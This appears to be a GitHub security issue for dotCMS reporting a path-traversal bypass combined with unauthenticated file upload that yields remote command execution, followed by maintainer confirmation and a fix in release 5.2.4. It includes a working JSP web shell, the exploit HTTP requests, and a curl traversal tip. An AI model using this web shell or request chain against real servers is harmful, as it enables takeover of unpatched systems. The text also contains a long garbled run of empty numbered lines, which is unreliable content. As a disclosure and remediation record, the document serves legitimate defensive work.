

[New issue](#)[Jump to bottom](#)

File Upload #17796

🔒 Closed

Pd1r opened this issue on Jan 8, 2020 · 6 comments

Labels

Cat: Security

Merged Release

Merged

Passed Internal QA

Passed QA

Release : 5.2.4

Type : Bug


Pd1r commented on Jan 8, 2020

Describe the bug

Upload jsp files to control the target server


Steps to reproduce the behavior:

1. uri.startsWith () determines whether uri starts with / asset



```
Host site = WebAPILocator.getHostWebAPI().getCurrentHostNoThrow(request);  
/*  
 * If someone is trying to go right to an asset without going through the cms, give them a  
 * 404  
 */  
if (UtilMethods.isSet(RELATIVE_ASSET_PATH) && uri.startsWith(RELATIVE_ASSET_PATH)) {  
    response.sendError(403, "Forbidden");  
    return;  
}
```

2. Can bypass restricted access to files under assets, like /asdasd/./asset



Go Cancel < >

Request

Raw Headers Hex

```
POST /assets/0/0/006e0e7ed544731b6bcb76cd7e0195d9e01b08aa.donotdelete.dat  
HTTP/1.1  
Host: 127.0.0.1:8080  
Accept-Encoding: gzip, deflate  
Accept: */*  
Accept-Language: en  
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)  
Connection: close  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 0
```

Response

Raw Headers HTML Render

```
HTTP/1.1 403  
Set-Cookie: JSESSIONID=2221BC2A3860EC800B548B3E39F4158B; Path=/; HttpOnly  
Content-Type: text/html; charset=ISO-8859-1  
Content-Length: 777  
Date: Tue, 31 Dec 2019 06:10:39 GMT  
Connection: close  
  
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"  
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">  
  
<html>  
<head>  
<title>dotCMS: 403 Forbidden</title>  
<style type="text/css">  
body {  
    font-family: helvetica, san-serif;  
    padding: 20px;  
    margin-top: 0px;  
}  
  
#main {  
    width: 400px;  
}  
  
#footer {  
    text-align: center;  
}
```

POST /aa/./assets/0/0/006e0e7ed544731b6bcb76cd7e0195d9e01b08aa.donotdelete.dat
HTTP/1.1
Host: 127.0.0.1:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

HTTP/1.1 200
Accept-Ranges: bytes
ETag: W/"48-1577695588000"
Last-Modified: Mon, 30 Dec 2019 08:46:28 GMT
Content-Length: 48
Date: Tue, 31 Dec 2019 06:10:06 GMT
Connection: close

6C 0 _ qA i h l m n t y Y X

3. Upload malicious JSP file here

Host Name:

sss<h1>sss

Aliases:

☒ Toggle Editor

Tag Storage:

demo.dotcms.com

Host Thumbnail:

浏览... 未选择文件。

Run Dashboard:

☐ Yes

☐ No

Meta Data (Default)

 Keywords:

1	qweqwe
---	--------

4. Get file id



The screenshot shows the 'Response' tab in a web browser's developer tools. The response is an HTTP 200 OK status with the following headers and body:

```

HTTP/1.1 200
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authorization, Accept, Content-Type, Cookies, Content-Type, Content-Length
Access-Control-Allow-Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Content-Type: application/json
Content-Length: 190
Date: Tue, 07 Jan 2020 09:13:28 GMT
Connection: close

{"tempFiles":[{"id":"temp_2221a027d8","mimeType":"unknown","referenceUrl":"/dA/temp_2221a"}]}
  
```

The JSON object contains a single element in the 'tempFiles' array, which is highlighted with a red box:

```

{"id":"temp_2221a027d8","mimeType":"unknown","referenceUrl":"/dA/temp_2221a"}
  
```

5. Execute arbitrary server commands

Raw	Params	Headers	Hex
<pre>POST /qwef/.../assets/tmp_upload/temp_3221a627d8/023.jpg?pwd=0231&whoami HTTP/1.1 200 Content-Type: text/html; charset=UTF- Content-Length: 2040 Date: Tue, 07 Jan 2020 09:17:29 GMT Connection: close <pre>root </pre> Host: 10.4.4.90:8080 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:71.0) Gecko/20100101 Firefox/71.0 Accept: */* Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Origin: http://10.4.4.90:8080 Connection: close Referer: http://10.4.4.90:8080/cportal/layout?p_p_id=contentapp_p_action=isp_p_sta te=maximumized_p_mode=view_content_struts_action=12fext12fcontentlet12fwe dit_contentlet5_contentlet_content_credits1inode2c0474-4eb4-4b59-94a4-c115d0c 864in_frame=trueframe=detailFrame&container=iframe&currentPortlet=wa ites Cookie: JSESSIONID=6D22E60A8B85D1D7F545C93920C89A8; access_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZiI6IjY3NiJ0NDUwIiwia 12fJlZlT0NkZmV0b2tkaWV1b251b252fVwVWm9jZGVC4W91aj9uMTc6K2sgIjoiY3QwZW1l 12fJlZlT0NkZmV0b2tkaWV1b251b252fVwVWm9jZGVC4W91aj9uMTc6K2sgIjoiY3QwZW1l 12fJlZlT0NkZmV0b2tkaWV1b251b252fVwVWm9jZGVC4W91aj9uMTc6K2sgIjoiY3QwZW1l 12fJlZlT0NkZmV0b2tkaWV1b251b252fVwVWm9jZGVC4W91aj9uMTc6K2sgIjoiY3QwZW1l 12fJlZlT0NkZmV0b2tkaWV1b251b252fVwVWm9jZGVC4W91aj9uMTc6K2sgIjoiY3QwZW1l 12fJlZlT0NkZmV0b2tkaWV1b251b252fVwVWm9jZGVC4W91aj9uMTc6K2sgIjoiY3QwZW1l Content-Type: application/x-www-form-urlencoded Content-Length: 0</pre>			

6. Can upload even without authorization

Request

```
Raw Params Headers Hex
POST /api/v1/temp?maxLength=1 HTTP/1.1
Host: 10.4.4.90:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----90117707820284713021214276589
Content-Length: 606
Origin: http://10.4.4.90:8080
Connection: close

-----90117707820284713021214276589
Content-Disposition: form-data; name="files"; filename="023.jpg"
Content-Type: application/octet-stream



<%
    if("023".equals(request.getParameter("pwd"))){
        java.io.InputStream in =
Runtime.getRuntime().exec(request.getParameter("i")).getInputStream();
        int a = -1;
        byte[] b = new byte[2048];
        out.print("<pre>");
        while((a=in.read(b))!=-1){
            out.println(new String(b));
        }
        out.print("</pre>");
    }
}%
-----90117707820284713021214276589--
```

Response

```
Raw Headers Hex
HTTP/1.1 200
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authorization,Accept
Access-Control-Allow-Methods: GET,HEAD,POST,PUT,DE
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Content-Type: application/json
Content-Length: 190
Date: Wed, 08 Jan 2020 06:57:00 GMT
Connection: close

{"tempFiles":[{"id":"temp_35f1f59f96","mimeType":"
jpg","thumbnailUrl":null,"fileName":"023.jpg","fol
```

dir like this



Pd1r added the Type: Bug label on Jan 8, 2020

wezell commented on Jan 8, 2020 • edited

Contributor

@Pd1r Questions on this:

1. What app server is this running? Tomcat or something else? Is it behind any proxy or using any special connectors?
2. What OS is the server running? Is it containerized? If so, what is the base os. If Linux, what distro?

I am trying to reproduce this and I cannot:

```
curl -XPOST http://localhost:8080/234aa/./assets/messages/cms_language_en.properties
```

gives me a 403

When I step through and debug the code, the `uri` variable at this line

<https://github.com/dotCMS/core/blob/master/dotCMS/src/main/java/com/dotmarketing/filters/CMSFilter.java#L87>

has been made absolute, stripped of any relative pathing, e.g.

PublishingEndpointAjaxAction.java

CMSFilter.java

```
63 .....this.requestThreadLocal.setRequest(request);
64 .....this.responseThreadLocal.setResponse(response);
65 .....
66 .....// Get the URI and query string from the request
67 .....String uri = urlUtil.getURIFromRequest(request);
68 .....final boolean overriddenURI = urlUtil.wasURIOverridden(request);
69 .....String queryString = urlUtil.getURLQueryStringFromRequest(request);
70 .....
71 .....// Check for possible XSS hacks
72 .....String xssRedirect = urlUtil.xssCheck(uri, queryString);
73 .....if (xssRedirect != null) {
74 .....    response.sendRedirect(xssRedirect);
75 .....    return;
76 .....}
77 .....
78 .....LogFactory.getLog(this.getClass()).debug("CMS Filter: URI = " + uri);
79 .....
80 .....
81 .....Host site = WebAPILocator.getHostWebAPI().getCurrentHostNoThrow(request);
82 .....
83 ...../*
84 .....    * If someone is trying to go right to an asset without going through the cms, give them
85 .....    * a 404
86 .....    */
87 .....if (UtilMethods.isSet(RELATIVE_ASSET_PATH) && uri.startsWith(RELATIVE_ASSET_PATH)) {
88 .....    response.sendError(403, "Forbidden");
89 .....    return;
90 .....}
91 .....
92 .....// Get the user language
93 .....final long languageId = WebAPILocator.getLanguageWebAPI().getLanguage(request).getId();
94 .....
95 .....IAM = this.urlUtil.resolveResourceType(iAM, uri, site, languageId);
96 .....
97 .....if (iAM == IAM.FOLDER) {
98 .....
99 .....
100 .....
101 .....
102 .....
103 .....
104 .....
105 .....
106 .....
107 .....
108 .....
109 .....
110 .....
111 .....
112 .....
113 .....
114 .....
115 .....
116 .....
117 .....
118 .....
119 .....
120 .....
121 .....
122 .....
123 .....
124 .....
125 .....
126 .....
127 .....
128 .....
129 .....
130 .....
131 .....
132 .....
133 .....
134 .....
135 .....
136 .....
137 .....
138 .....
139 .....
140 .....
141 .....
142 .....
143 .....
144 .....
145 .....
146 .....
147 .....
148 .....
149 .....
150 .....
151 .....
152 .....
153 .....
154 .....
155 .....
156 .....
157 .....
158 .....
159 .....
160 .....
161 .....
162 .....
163 .....
164 .....
165 .....
166 .....
167 .....
168 .....
169 .....
170 .....
171 .....
172 .....
173 .....
174 .....
175 .....
176 .....
177 .....
178 .....
179 .....
180 .....
181 .....
182 .....
183 .....
184 .....
185 .....
186 .....
187 .....
188 .....
189 .....
190 .....
191 .....
192 .....
193 .....
194 .....
195 .....
196 .....
197 .....
198 .....
199 .....
200 .....
201 .....
202 .....
203 .....
204 .....
205 .....
206 .....
207 .....
208 .....
209 .....
210 .....
211 .....
212 .....
213 .....
214 .....
215 .....
216 .....
217 .....
218 .....
219 .....
220 .....
221 .....
222 .....
223 .....
224 .....
225 .....
226 .....
227 .....
228 .....
229 .....
230 .....
231 .....
232 .....
233 .....
234 .....
235 .....
236 .....
237 .....
238 .....
239 .....
240 .....
241 .....
242 .....
243 .....
244 .....
245 .....
246 .....
247 .....
248 .....
249 .....
250 .....
251 .....
252 .....
253 .....
254 .....
255 .....
256 .....
257 .....
258 .....
259 .....
260 .....
261 .....
262 .....
263 .....
264 .....
265 .....
266 .....
267 .....
268 .....
269 .....
270 .....
271 .....
272 .....
273 .....
274 .....
275 .....
276 .....
277 .....
278 .....
279 .....
280 .....
281 .....
282 .....
283 .....
284 .....
285 .....
286 .....
287 .....
288 .....
289 .....
290 .....
291 .....
292 .....
293 .....
294 .....
295 .....
296 .....
297 .....
298 .....
299 .....
300 .....
301 .....
302 .....
303 .....
304 .....
305 .....
306 .....
307 .....
308 .....
309 .....
310 .....
311 .....
312 .....
313 .....
314 .....
315 .....
316 .....
317 .....
318 .....
319 .....
320 .....
321 .....
322 .....
323 .....
324 .....
325 .....
326 .....
327 .....
328 .....
329 .....
330 .....
331 .....
332 .....
333 .....
334 .....
335 .....
336 .....
337 .....
338 .....
339 .....
340 .....
341 .....
342 .....
343 .....
344 .....
345 .....
346 .....
347 .....
348 .....
349 .....
350 .....
351 .....
352 .....
353 .....
354 .....
355 .....
356 .....
357 .....
358 .....
359 .....
360 .....
361 .....
362 .....
363 .....
364 .....
365 .....
366 .....
367 .....
368 .....
369 .....
370 .....
371 .....
372 .....
373 .....
374 .....
375 .....
376 .....
377 .....
378 .....
379 .....
380 .....
381 .....
382 .....
383 .....
384 .....
385 .....
386 .....
387 .....
388 .....
389 .....
390 .....
391 .....
392 .....
393 .....
394 .....
395 .....
396 .....
397 .....
398 .....
399 .....
400 .....
401 .....
402 .....
403 .....
404 .....
405 .....
406 .....
407 .....
408 .....
409 .....
410 .....
411 .....
412 .....
413 .....
414 .....
415 .....
416 .....
417 .....
418 .....
419 .....
420 .....
421 .....
422 .....
423 .....
424 .....
425 .....
426 .....
427 .....
428 .....
429 .....
430 .....
431 .....
432 .....
433 .....
434 .....
435 .....
436 .....
437 .....
438 .....
439 .....
440 .....
441 .....
442 .....
443 .....
444 .....
445 .....
446 .....
447 .....
448 .....
449 .....
450 .....
451 .....
452 .....
453 .....
454 .....
455 .....
456 .....
457 .....
458 .....
459 .....
460 .....
461 .....
462 .....
463 .....
464 .....
465 .....
466 .....
467 .....
468 .....
469 .....
470 .....
471 .....
472 .....
473 .....
474 .....
475 .....
476 .....
477 .....
478 .....
479 .....
480 .....
481 .....
482 .....
483 .....
484 .....
485 .....
486 .....
487 .....
488 .....
489 .....
490 .....
491 .....
492 .....
493 .....
494 .....
495 .....
496 .....
497 .....
498 .....
499 .....
500 .....
501 .....
502 .....
503 .....
504 .....
505 .....
506 .....
507 .....
508 .....
509 .....
510 .....
511 .....
512 .....
513 .....
514 .....
515 .....
516 .....
517 .....
518 .....
519 .....
520 .....
521 .....
522 .....
523 .....
524 .....
525 .....
526 .....
527 .....
528 .....
529 .....
530 .....
531 .....
532 .....
533 .....
534 .....
535 .....
536 .....
537 .....
538 .....
539 .....
540 .....
541 .....
542 .....
543 .....
544 .....
545 .....
546 .....
547 .....
548 .....
549 .....
550 .....
551 .....
552 .....
553 .....
554 .....
555 .....
556 .....
557 .....
558 .....
559 .....
560 .....
561 .....
562 .....
563 .....
564 .....
565 .....
566 .....
567 .....
568 .....
569 .....
570 .....
571 .....
572 .....
573 .....
574 .....
575 .....
576 .....
577 .....
578 .....
579 .....
580 .....
581 .....
582 .....
583 .....
584 .....
585 .....
586 .....
587 .....
588 .....
589 .....
590 .....
591 .....
592 .....
593 .....
594 .....
595 .....
596 .....
597 .....
598 .....
599 .....
600 .....
601 .....
602 .....
603 .....
604 .....
605 .....
606 .....
607 .....
608 .....
609 .....
610 .....
611 .....
612 .....
613 .....
614 .....
615 .....
616 .....
617 .....
618 .....
619 .....
620 .....
621 .....
622 .....
623 .....
624 .....
625 .....
626 .....
627 .....
628 .....
629 .....
630 .....
631 .....
632 .....
633 .....
634 .....
635 .....
636 .....
637 .....
638 .....
639 .....
640 .....
641 .....
642 .....
643 .....
644 .....
645 .....
646 .....
647 .....
648 .....
649 .....
650 .....
651 .....
652 .....
653 .....
654 .....
655 .....
656 .....
657 .....
658 .....
659 .....
660 .....
661 .....
662 .....
663 .....
664 .....
665 .....
666 .....
667 .....
668 .....
669 .....
670 .....
671 .....
672 .....
673 .....
674 .....
675 .....
676 .....
677 .....
678 .....
679 .....
680 .....
681 .....
682 .....
683 .....
684 .....
685 .....
686 .....
687 .....
688 .....
689 .....
690 .....
691 .....
692 .....
693 .....
694 .....
695 .....
696 .....
697 .....
698 .....
699 .....
700 .....
701 .....
702 .....
703 .....
704 .....
705 .....
706 .....
707 .....
708 .....
709 .....
710 .....
711 .....
712 .....
713 .....
714 .....
715 .....
716 .....
717 .....
718 .....
719 .....
720 .....
721 .....
722 .....
723 .....
724 .....
725 .....
726 .....
727 .....
728 .....
729 .....
730 .....
731 .....
732 .....
733 .....
734 .....
735 .....
736 .....
737 .....
738 .....
739 .....
740 .....
741 .....
742 .....
743 .....
744 .....
745 .....
746 .....
747 .....
748 .....
749 .....
750 .....
751 .....
752 .....
753 .....
754 .....
755 .....
756 .....
757 .....
758 .....
759 .....
760 .....
761 .....
762 .....
763 .....
764 .....
765 .....
766 .....
767 .....
768 .....
769 .....
770 .....
771 .....
772 .....
773 .....
774 .....
775 .....
776 .....
777 .....
778 .....
779 .....
780 .....
781 .....
782 .....
783 .....
784 .....
785 .....
786 .....
787 .....
788 .....
789 .....
790 .....
791 .....
792 .....
793 .....
794 .....
795 .....
796 .....
797 .....
798 .....
799 .....
800 .....
801 .....
802 .....
803 .....
804 .....
805 .....
806 .....
807 .....
808 .....
809 .....
810 .....
811 .....
812 .....
813 .....
814 .....
815 .....
816 .....
817 .....
818 .....
819 .....
820 .....
821 .....
822 .....
823 .....
824 .....
825 .....
826 .....
827 .....
828 .....
829 .....
830 .....
831 .....
832 .....
833 .....
834 .....
835 .....
836 .....
837 .....
838 .....
839 .....
840 .....
841 .....
842 .....
843 .....
844 .....
845 .....
846 .....
847 .....
848 .....
849 .....
850 .....
851 .....
852 .....
853 .....
854 .....
855 .....
856 .....
857 .....
858 .....
859 .....
860 .....
861 .....
862 .....
863 .....
864 .....
865 .....
866 .....
867 .....
868 .....
869 .....
870 .....
871 .....
872 .....
873 .....
874 .....
875 .....
876 .....
877 .....
878 .....
879 .....
880 .....
881 .....
882 .....
883 .....
884 .....
885 .....
886 .....
887 .....
888 .....
889 .....
890 .....
891 .....
892 .....
893 .....
894 .....
895 .....
896 .....
897 .....
898 .....
899 .....
900 .....
901 .....
902 .....
903 .....
904 .....
905 .....
906 .....
907 .....
908 .....
909 .....
910 .....
911 .....
912 .....
913 .....
914 .....
915 .....
916 .....
917 .....
918 .....
919 .....
920 .....
921 .....
922 .....
923 .....
924 .....
925 .....
926 .....
927 .....
928 .....
929 .....
930 .....
931 .....
932 .....
933 .....
934 .....
935 .....
936 .....
937 .....
938 .....
939 .....
940 .....
941 .....
942 .....
943 .....
944 .....
945 .....
946 .....
947 .....
948 .....
949 .....
950 .....
951 .....
952 .....
953 .....
954 .....
955 .....
956 .....
957 .....
958 .....
959 .....
960 .....
961 .....
962 .....
963 .....
964 .....
965 .....
966 .....
967 .....
968 .....
969 .....
970 .....
971 .....
972 .....
973 .....
974 .....
975 .....
976 .....
977 .....
978 .....
979 .....
980 .....
981 .....
982 .....
983 .....
984 .....
985 .....
986 .....
987 .....
988 .....
989 .....
990 .....
991 .....
992 .....
993 .....
994 .....
995 .....
996 .....
997 .....
998 .....
999 .....
1000 .....
```

Variables

Breakpoints

Expressions

Name	Value
no method return value	
this	CMSFilter (id=661)
req	RequestFacade (id=3289)
res	UriRewriteWrappedResponse (id=3290)
chain	ApplicationFilterChain (id=3291)
request	RequestFacade (id=3289)
response	UriRewriteWrappedResponse (id=3290)
iAm	CMSFilter\$Iam (id=754)
uri	"assets/messages/cms_language_en.properties" (id=3292)
overriddenURI	false
queryString	null
xssRedirect	null
site	Host (id=3293)

wezell added the Cat: Security label on Jan 8, 2020

Pd1r commented on Jan 8, 2020

Author

server : tomcat 8.5.32
os : 10.14.6
Tool : Can't use curl, need Burpsuite
Unreachable when I use localhost, It is possible to use the IP assigned by the router .

I downloaded from here

dotcms.com/download/download-file?submissionGuid=1edb868b-0449-4c5a-b1a0-12602ce138cb

Thank You

Product Resources Partners Company Contact Us

We appreciate your interest in dotCMS. Please let us know if there is anything we can do to help you in your evaluating of dotCMS. We would welcome the opportunity show you what dotCMS can do. Click here to [schedule a live demo](#).

DOWNLOAD OS-X & LINUX

DOWNLOAD WINDOWS

▼ dotcms_5.2.2

▶ bin

▶ docs

▼ dotserver

▼ tomcat-8.5.32

▶ bin

▶ conf

dotchanges.text

▶ lib

LICENSE

▶ logs

NOTICE

RELEASE-NOTES


RUNNING.txt

▶ temp

▶ webapps

▶ work

▶ plugins



wezell added this to the Bug Sprint milestone on Jan 9, 2020

wezell commented on Jan 9, 2020

Contributor

@Pd1r thank you for the report and details, I can confirm this. We are working on a fix.

jgambarios mentioned this issue on Jan 10, 2020

Created new Filter to intercept and normalize URIs #17809

Merged

jgambarios added the Release : 5.2.4 label on Jan 10, 2020

jgambarios pushed a commit that referenced this issue on Jan 10, 2020

Applied feedback #17796

1011011

jgambarios pushed a commit that referenced this issue on Jan 10, 2020

Created new Filter to intercept and normalize URIs (#17809) ...

c498997

jgambarios commented on Jan 10, 2020

Contributor

PR: #17809

jgambarios added Merged Needs QA labels on Jan 10, 2020

fabrizio-dotCMS added the Passed Internal QA label on Jan 13, 2020

jgambarios pushed a commit that referenced this issue on Jan 13, 2020

Created new Filter to intercept and normalize URIs (#17809) ...

dba048d

jgambarios added the Merged Release label on Jan 13, 2020

jgambarios mentioned this issue on Jan 13, 2020

web.xml security constraint for assets folder #17835

Closed

bryanboza commented on Jan 23, 2020

Contributor

Fixed, tested on release-5.2.4 // Postgres // FF

bryanboza added Passed QA and removed Needs QA labels on Jan 23, 2020

wezell closed this as completed on Jan 24, 2020

wezell removed this from the Bug Sprint milestone on Feb 4, 2020

cfi-gb commented on Feb 7, 2020

I am trying to reproduce this and I cannot:

curl -XPOST http://localhost:8080/234aa/./assets/messages/cms_language_en.properties

Note that you need to pass the `--path-as-is` parameter for directory traversals in such curl calls:

`--path-as-is` Do not squash .. sequences in URL path



 dotCMS locked as resolved and limited conversation to collaborators on Feb 7, 2020

Assignees

No one assigned

Labels

Cat : Security **Merged Release** **Merged** **Passed Internal QA** **Passed QA** **Release : 5.2.4** Type : Bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

6 participants

